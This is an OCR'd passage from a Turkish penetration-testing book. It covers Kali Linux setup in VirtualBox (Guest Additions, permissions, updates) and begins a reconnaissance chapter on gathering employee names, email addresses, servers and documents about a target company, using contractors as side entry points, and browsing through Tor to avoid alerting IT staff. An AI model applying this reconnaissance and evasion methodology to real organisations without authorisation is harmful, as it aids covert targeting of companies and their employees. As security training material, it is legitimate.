
```
# komut
```

şeklinde göstereceğiz.

İlk olarak masaüstüne geçiyoruz. Bunun için “cd Desktop” yazıp “enter”a basıyoruz. Doğru klasörde olduğumuzu görmek için sonraki komut “pwd” olacak. Sonuç “/root/Desktop/” ise doğru yerdeyiz.

```
# cd Desktop

# pwd

/root/Desktop/
```

Şimdi masaüstünde neler olduğunu görmek için “ls -l” komutunu kullanıyoruz ve aşağıdakine benzer bir sonuç gelmesi gerekiyor.



Sonraki adım VBoxLinuxAdditions.run dosyasını 'çalıştırılabilir' (executable) hale getirmek. Bunun için yetki vermemiz gerekiyor.

```
# chmod +x VBoxLinuxAdditions.run
```

"chmod", Linux sistemlerinde dosyaların okuma, yazma ve çalıştırma yetkilerini ayarladığımız bir komut. Burada yaptığımız "+x" ile ilgili dosyayı çalıştırılabilir hale getirmek.

man Komutu

chmod ve Linux'un diğer komutları hakkında yardım alabilmek için her zaman man komutunu kullanabilirsiniz.

Kullanım şekli: #man [komut adı]

Örnek: #man chmod

Komut satırında siz de deneme yapıp örnek sonuçları görebilirsiniz. “man" sayfalarından çıkmak için “q” harfine basmanız yeterli olacaktır.

chmod Komutu

chmod ile bir dosyaya verebileceğimiz yetkiler “r” (Read) okuma yetkisi, “w” (Write) yazma yetkisi ve “x” (execute) çalıştırma yetkisidir.

+ ile yetki veriyoruz, - ile yetkiyi alıyoruz.

chmod ile ne yaptığınızı anlamak için aşağıda görülen detaylara bakalım:

En başta “-rw-r--r--” şeklinde bir kısım göreceksiniz. Daha sonra ise “root root” yazan bir kısım daha.

“root root” karşılığı “kullanıcı/grup” şeklinde olacak. Yani ilk root dosyanın sahibi kullanıcı adını; ikinci root dosyanın sahibi grup adını belirtiyor.

-rw-r--r-- kısmına gelince, ilk “rw-” kısmı dosyanın sahibi kullanıcının yetkilerini gösteriyor.

r: (read) okuma yetkisi var; w: (write) yazma yetkisi var demek. -: burada x yerine - var, yani çalıştırma yetkisi yok.

İkinci kısım “r--” gruba ait yetkileri gösteriyor ve sadece okuma yetkisi var.

Üçüncü kısım “r--” (others) kullanıcı ve grup dışında kalan diğerlerine ait yetkileri gösteriyor. Yine sadece okuma yetkisi var.

Sadece kullanıcı, grup ve diğerlerine yetki verebilmek için her birinin karşılığını bilmemiz gerekiyor.

- Kullanıcı (user) için “u”

- Grup (group) için “g”


- Diğerleri (others) için “o”

Örnekler:

- Sadece kullanıcıya okuma ve yazma yetkisi verme: # chmod u+rw ornekdosya.sh

- Grup ve diğerlerinden çalıştırma yetkisi kaldırma: # chmod go-x ornekdosya.sh

Bundan sonra tekrar “#ls -l” komutunu çalıştırdığımızda yetkinin verilmiş olduğunu göreceğiz.



Kurulum komutunu çalıştırmadan önce düzgün çalışması ve kurulumda hata vermemesi için son bir adımımız kaldı. Bu da ilgili linux-header dosyalarının kurulumu. VirtualBox bu kurulumları bulamazsa düzgün çalışmayacaktır. İlk

başta ne kurmamız gerektiğini bulmak için aşağıdaki komutu girerek sistem bilgilerine ulaşıyoruz. Bendeki örnekte “4.0.0-kali1-amd64” cevabı geldi.

```
# uname -r

4.0.0-kali1-amd64
```

İkinci adım, ilgili kurulumları yapmak. Bunun için yukarıda aldığımız cevabı da ekleyerek aşağıdaki komutu yazıyoruz. Sorulan sorulara “Y” ile cevap veriyoruz. Kurulum başarılı bir şekilde tamamlandıktan sonra yolumuza devam edebiliriz.

```
# aptitude install linux-headers-4.0.0-kali1-amd64
```

Artık VBoxLinuxAdditions kurulumu için komutu çalıştırma zamanı geldi. Aşağıdaki şekilde komutu çalıştırabilirsiniz:

```
# ./VboxLinuxAdditions.run
```

Kurulum başarılı bir şekilde tamamlandığında aşağıdaki gibi mesajlar gelecektir.

```
Building the main Guest Additions module ...done.
Building the shared folder support module ...done.
Building the OpenGL support module ...done.
Doing non-kernel setup of the Guest Additions ...done.
Starting the VirtualBox Guest Additions ...done.
Installing the Window System drivers
Installing X.Org Server 1.17 modules ...done.
Setting up the Window System to use the Guest Additions ...done.
You may need to restart the the Window System (or just restart the guest system)
to enable the Guest Additions.

Installing graphics libraries and desktop services components ...done.
root@kali:~/Desktop#
```

Yukarıdaki mesajda bizden son istenen ise bilgisayarı yeniden başlatmak. Bunun için aşağıdaki komutu yazıp “enter” tuşuna basıyoruz ve bilgisayar yeniden başlatılıyor.

```
# reboot
```

VirtualBox sanallaştırma üzerinde çalışan işletim sistemlerinin bilgisayarınızdaki bütün donanımlarla (kamera, mikrofon, USB 3.0 vb.) tam uyumlu çalışmasını isterseniz https://www.virtualbox.org/wiki/Downloads adresine giderek “Oracle VirtualBox Extension Pack” eklentisini de kurmanız gerekiyor.

Kurulumun tamamlanmasından bir sonraki adım ise sistem saat ve tarih ayarları ile bölgesel ayarlar.


Saat ve tarih ayarları

Saat ve tarih ayarında saat dilimimizi düzeltmemiz gerekiyor. Bunun için klavye ayarlarında olduğu gibi sağ üst menüden System Settings’e tıklıyoruz. Daha sonra “Date & Time” seçeneğine tıklıyoruz. Önümüze gelen ekranda “Time Zone” seçeneğine tıklayıp saat dilimi için “İstanbul” seçiyoruz. Ayrıca “Automatic Date & Time” ve “Automatic Time Zone” seçeneklerini “ON” durumuna getiriyoruz. Bu ayarlarla saatimiz İstanbul’a göre internetten otomatik olarak ayarlanacak.

Artık “Date & Time” penceresini kapatabiliriz. Bundan sonraki adım şifre değiştirme olacak.

Şifre değiştirme

Kurulum aşamasında şifremizi basit ve tahmin edilebilir olarak ayarladıysak, şimdi daha karmaşık bir şifreye geçmemiz gerekir. Bunun için ilk önce komut satırını (terminal) açıyoruz. Daha önce de tarif ettiğimiz gibi aşağıda görünen ikondan terminal penceresini açabiliriz.



Terminal açıldıktan sonra yazmamız gereken komut “passwd”. Aşağıda görüldüğü şekilde ilk önce “Enter new UNIX password:” ile yeni şifre girmenizi isteyecek. Güvenlik gereği şifre girişinizle ilgili bir detay görünmeyecek. Sonra “Retype new UNIX password:” ile yeni şifrenizi tekrar yazmanızı isteyecek. İkinci defa giriş yaptıktan sonra “passwd: password updated successfully” (şifre başarılı bir şekilde değiştirilmiştir) mesajı görüntülenecek.

```
# passwd

Enter new UNIX password:

Retype new UNIX password:

passwd: password updated successfully
```

Şifre değişiminden bir sonraki aşama güncellemelerin yapılması.

Güncellemeler

Saldırı bilgisayarımızı güncel tutmak çok önemli. Her gün bilgisayar sistemleriyle ilgili güvenlik yamaları ve geliştirmeler yayınlanıyor. Bir yandan da saldırı programlarımız gelişiyor. Haliyle elimizde her zaman en son teknoloji silahlar olması ve ayrıca bize karşı düzenlenebilecek saldırılardan korunmak için hem saldırı hem savunma sistemlerimizin güncel olması gerekiyor.


Kali kurulumumuzu ve ayarlarımızı tamamladığımıza göre artık güncellemelere başlayabiliriz. Bunun için öncelikle güncelleme paketlerini kontrol eden komutu çalıştırıyoruz:

```
# apt-get update
```

Yukarıdaki komutu çalıştırdıktan sonra güncellemeleri yapan komutu çalıştırıyoruz:

```
# apt-get upgrade
```

Güncelleme olması durumunda aşağıda ekran görüntüsünde olduğu gibi bu güncellemeleri listeleyen ve devam etmek isteyip istemediğinizi soran bir metin karşımıza çıkıyor. “Y” ve sonrasında “enter” tuşuna basarak güncellemeleri başlatabiliriz.




Benim örneğimde oldukça fazla güncelleme var ve toplamda 157 MB veri indireceği yazıyor. Bu, bir hayli zaman alacağı anlamına geliyor. Kurulum sırasında bazı servislerin yeniden başlatılması gerektiğiyle ilgili sorular sorabilir. Bu durumda "Y" ile devam ediyoruz.

Güncellemeler bittiğinde Kali'yi yeniden başlatıyoruz (hatırlayacağınız gibi "reboot" komutu) ve başka güncellemeler kalmadığından emin olmak için tekrar aynı komutları çalıştırıyoruz. Yani 'Güncellemeler' bölümünün başından itibaren gerçekleşen aşamaları tekrar ediyoruz. Eğer ikinci defa "apt-get upgrade" çalıştırdığımızda aşağıdaki gibi "The following packages have been kept back" mesajıyla karşılaşırsak bu güncellemelerin yapılabilmesi için ayrı bir komut çalıştırmamız gerekiyor.

Bu sefer kullanacağımız komut, varsa sistem yükseltmesi dahil yapan bir komut. Güncellenemeyen yukarıdaki ek paketlerin de yükseltilmesini sağlayacağız.

```
# apt-get dist-upgrade
```


Aşağıda görüldüğü gibi 56.3 MB'lık bir güncelleme için onay vermemiz gerekiyor. "Y" ile devam ediyoruz.



Güncellemelerin tamamlanmasının ardından son bir kontrol olarak tekrar aynı komutları çalıştırıyorum. Eğer araya “&&” eklerseniz tek satırda iki komut birden çalıştırabilirsiniz.

```
# apt-get update && apt-get upgrade
```

“apt-get upgrade” komutunu tekrar çalıştırıyoruz. Aşağıda görüldüğü üzere artık yapılacak güncelleme kalmadı.



Ek Bilgi:

Bazen güncellemelerden sonra VirtualBox eklentileri çalışmaya başlayabilir. Bu durum işletim sistemi versiyonuyla ilgili yeni bir sürüme güncelleme yapıldığında karşınıza çıkar. Böyle bir durumda VirtualBox eklentilerini kurma adımını tekrarlamanız gerekecektir.

Özet

Sızma testi laboratuvarı nedir?

Bilgisayar korsanı olarak yapacağımız çalışmalar için kullanacağımız saldırı ve kurban bilgisayarlarının olduğu yalıtılmış ortam.

Bu bölümde neler yaptık?

- VirtualBox kurulumunu yaptık.
- Kali Linux kurulumunu yaptık.
- Kali Linux ile ilgili ayarlamalar ve güncellemeler yaptık.

NOT: Saldıracağımız bilgisayarlardan bahsetmiş olsak da bu bölümde onların kurulumlarını yapmayacağız. Bu kurulumlar ilerleyen bölümlerde yeri geldikçe yapılacak.

ÜÇÜNCÜ BÖLÜM

KEŞİF

Keşif nedir?

"Muhabere olmadan muharebe olmaz."

Sızma testinde ilk aşama keşif. Keşifle amacımız hedef hakkında mümkün olduğunca çok veri toplamak. Toplayacağımız bu veriler daha sonra nereye nasıl saldıracağımızın altyapısını oluşturacak. Keşif kısmı yeni başlayanlar, hatta sızma testi konusunda yıllarca çalışanlar için bile sıkıcı ve gereksiz bir aşama olarak görülebilir. Oysa keşifle diğer bölümlerin altyapısını oluşturacak birçok değerli bilgiye ulaşacağız. Bundan dolayı bu bölüme gereken önemi vererek çalışmanız faydanıza olacaktır.

Keşif adımı olmadan saldırıya geçmek; düşmanı tanımadan, gözü kapalı olarak saldırıya geçmekten çok da farklı olmayacaktır. Muhabere savaşta bilgi toplama ve istihbarat adımıdır. Düşmanın silahlarını, karakollarını, askerleri hakkındaki bilgileri keşif adımında tespit etmeye çalışacağız. Daha sonra bu bilgileri kullanarak düşmanın zafiyetlerini tespit edip kılcal damarlarına kadar sızabileceğiz.

Keşif adımıyla bir şirket hakkında ne kadar çok bilgiye ulaşabildiğinizi görünce şaşıracaksınız. Ayrıca şirketlerin gönüllü olarak ne kadar çok bilgiyi paylaştığını ve bunlardan nasıl faydalanabileceğinizi öğreneceksiniz.

Amacımız, elimizdeki tek bilgi şirket adı olsa bile mümkün olduğunca fazla bilgiye erişerek sonraki adımlar için altyapıyı oluşturmak. Keşif adımında elde edebileceğimiz bazı bilgiler:

- Web siteleri ve alt alanları (subdomain)

- Şirketin faaliyet alanı, projeleri, adresi, iletişim bilgileri
- Çalışanların isimleri ve görevleri
- E-posta adresleri
- E-posta sunucuları
- Web sunucuları, ad sunucuları
- Şirketin dışarıya açık diğer IP adresleri
- Word, Excel, PowerPoint dokümanları

Dikkat etmemiz gereken bir diğer konu ise sızma testlerinde mümkün olduğunca az iz bırakmak ve hedefle gerekmedikçe iletişime geçmemektir. Bu bölümde kullanacağımız çoğu yöntem izinsiz yapılsa dahi kanuni olarak sıkıntı oluşturmayacak yöntemler olacak. İzinsiz olarak yaptığınızda sıkıntı yaşayabileceğiniz adımlar ayrıca belirtilecek.

Keşifte ilk adıma Google ile başlıyoruz.

Web sitesi inceleme

Başlangıç noktamız Google'dan şirket adını aratarak web sitesini bulmak. Şirketin web sitesi üzerinden mümkün olduğunca fazla bilgi toplamaya çalışacağız.

Bir web sitesinde ilgileneceğimiz bazı bilgiler:

- Şirketin faaliyet alanı
- İştirakleri, alt şirketler: Şimdilik "daha sonra incelememiz gereken ek hedefler" şeklinde not almamız faydalı olacaktır.

- Projeleri: Özellikle bilgi teknolojileri projeleri, kullanılan teknolojileri anlamak açısından faydalı olabilir.
- Projelerdeki yüklenici şirketler: Bu şirketler asıl hedef olmasa da özellikle projeleri üstlenen mühendislik firmalarının kurum ağlarına erişimleri olabileceğini ve bir atlama noktası olarak kullanılabileceğini hesaba katmak gerekiyor. Hedefimiz çetin ceviz çıktığında yüklenici firmalarda bize yan yollar açılabilir.
- Haberler, duyurular ve başarı hikâyeleri: Şirketler başarılarını anlatmayı ve duyurmayı sevdikleri için başarı hikâyeleri içinde daha sonra faydalanabileceğimiz bilgiler olabilir.
- Çalışan isimleri
- E-posta adresleri
- Telefon numaraları
- Şirket adresi ve Google Maps üzerinde bina incelemesi
- Word, Excel, PowerPoint ve PDF gibi dosyalar
- İnsan kaynaklarıyla ilgili bölümlerin incelenmesi: Özellikle iş ilanları ve aranan özellikler ve bu iş ilanlarında bilgi teknolojileriyle ilgili olanlar varsa; aranan iş pozisyonlarıyla ilgili teknik yetkinlikler, kullanılan teknolojiler hakkında ciddi bilgiler verebilir.

Bütün bu araştırmayı tamamladığımızda şirket hakkında kafamızda detaylı bir resim çizilmiş olacaktır. Artık şirketin faaliyet alanı, fiziksel konumu, çalışanları, kullandığı teknolojiler ve projeleri gibi birçok bilgiye sahibiz.

Siteyle ilgili incelemeyi her seferinde siteye bağlanıp yapmak yerine kendi bilgisayarınızdan yapmak isterseniz sitenin bir kopyasını da çıkarabilirsiniz. Site kopyalama için HTTrack[13] gibi araçlar kullanabilirsiniz. Yalnız unutmayın, site kopyalamak hedefle iletişime geçmek ve iz bırakmak anlamına geliyor. Ayrıca sitelerinin kopyalanmasını çoğu şirket hoş karşılamayacaktır. Dikkatli hareket etmek, iz bırakmamak ve bilgi teknolojileri (BT) ekibini uyandırmamak için


[13] http://www.httrack.com

gürültücü yöntemleri tercih etmemeliyiz. Siteyi indirmek yerine Tor[14] üzerinden iz bırakmadan istediğimiz kadar inceleme yapabiliriz.

Tor internet gezgini


Tor Projesi ilk başta Amerika Birleşik Devletleri Deniz Kuvvetleri tarafından devlet iletişiminin izinsiz erişimlerden korunması için geliştirilmiştir. Şu anda dünyanın her yerinde anonim olarak internette gezinme amacıyla kullanılmaktadır. https://www.torproject.org web sitesidir. Tor internet gezginini Linux, OS X ve Windows işletim sistemlerinde ücretsiz olarak kurabilir ve kullanabilirsiniz.

Tor yüklemek için öncelikli olarak Kali'deki internet tarayıcı Iceweasel'ı açalım. Bunun için aşağıdaki resimde görünen ikona tıklamanız gerekiyor.

